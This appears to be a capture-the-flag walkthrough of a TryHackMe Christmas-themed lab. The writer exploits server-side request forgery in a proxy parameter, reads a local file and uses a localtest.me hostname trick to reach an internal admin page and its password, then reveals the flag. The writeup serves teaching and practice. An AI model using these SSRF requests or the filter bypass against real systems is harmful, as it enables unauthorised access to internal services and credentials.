Day 19 - The Naughty or Nice List


Scenario

Santa has released a web app that lets the children of the world check whether they are currently on the naughty or nice list. Unfortunately, the elf who coded it exposed more things than she thought. Can you access the list administration and ensure that every child gets a present from Santa this year?

Feel free to try hacking this web app on your own, or follow the instructions below! Note: when bypassing the hostname filter, use localtest.me otherwise your attempts won't work!

Can't bypass the naughty or nice list yourself? Watch the creator (@Tib3rius) solve today's challenge.!

the web root page



in order to check whether the name in the naughty list, we can enter the name in this parameter

Welcome children!

To find out if you are currently on the naughty list or the nice list, please enter your name below!

Have a Merry Christmas! Ho ho ho!

- Santa

Name:

Search

trying 'santa'

Name:

santa

Search

noticed that the url had changed into this format?
//proxy param that have http url?
//it seems that we're communicating to another server on port 8080 to get the result

```
GET /?proxy=http%3A%2F%2Flist.hohoho%3A8080%2Fsearch.php%3Fname%3Dsanta HTTP/1.1
Host: 10.10.187.48
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.187.48/
Upgrade-Insecure-Requests: 1
```

the decoded value, it seems to be communicating with the internal service to search for the 'santa' name whether it's in the nice or naughty list

Type	Name	Value
URL	proxy	http://list.hohoho:8080/search.php?name=santa

the is what it returned

santa is on the Nice List.

if we check the source code, we'll find this line when we check for names, seems like it might be vulnerable to SSRF

```
function checkList()
{
        window.location.replace("/?proxy=" + encodeURIComponent("http://list.hohoho:8080/search.php?name=" +
}
</script>
<br />
```

changing the proxy param the url to 80

```
GET /?proxy=http://list.hohoho:80 HTTP/1.1
Host: 10.10.187.48
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78
Accept: text/html,application/xhtml+xml,applicati
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.187.48/
Upgrade-Insecure-Requests: 1
```

& it shows connection refused, so list.hohoho does not have anything runs on port 80

```
<br />
Failed to connect to list.hohoho port 80: Connection refused
```

let's try to include the localhost port 80, probably something might be hosting locally

```
GET /?proxy=http://127.0.0.1:80 HTTP/1.1
Host: 10.10.187.48
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.187.48/
Upgrade-Insecure-Requests: 1
```

but it return this back to us, it seems like some kinda security that blocking it

```
    </script>
    <br />
    Your search has been blocked by our security team.
  </div>

</div>
```


including /etc/passwd also failed

```
GET /?proxy=file://etc/passwd HTTP/1.1
Host: 10.10.187.48
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78
Accept: text/html,application/xhtml+xml,applicati
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://10.10.187.48/
Upgrade-Insecure-Requests: 1
```

```
  </script>
  <br />
  Your search has been blocked by our security team.
</div>
```

we need to figure it out some technique to bypass this security issue, most probably the server side only detect that we need the string 'list.hohoho' in the param value only

so we can try out to bypass localhost with a domain redirection



using list.hohoho string with localtest.me which will resolve as 127.0.0.1 to bypass the url filtering

Pretty Raw \n Actions


```
1  GET /?proxy=http://list.hohoho.localtest.me:80 HTTP/1.1
2  Host: 10.10.187.48
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 F
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Referer: http://10.10.187.48/
9  Upgrade-Insecure-Requests: 1
10
11
```

& it seems that we've just bypass it, and indeed there's something hosting in the local webserver port 80
//we've just found the admin credential!


```
    <title>
      List Administration
    </title>
  </head>
15 <body>
16   Santa,
17   <br />
     <br />
18   If you need to make any changes to the Naughty or Nice list, you need to login.
19   <br />
     <br />
20   I know you have trouble remembering your password so here it is: Be good for goodness sake!
21   <br />
     <br />
22   - Elf McSkidy
23 </body>
24 html>
25 v>
```

let's go back to our browser to access the admin page

voila we've gain access into the admin page



let's save the christmas by letting everyone have present this year, let's delete the naughty list & we captured our flag!


press this button when em needed!
ELETE NAUGHTY LIST
THM{EVERYONE_GETS_PRESENTS}
OK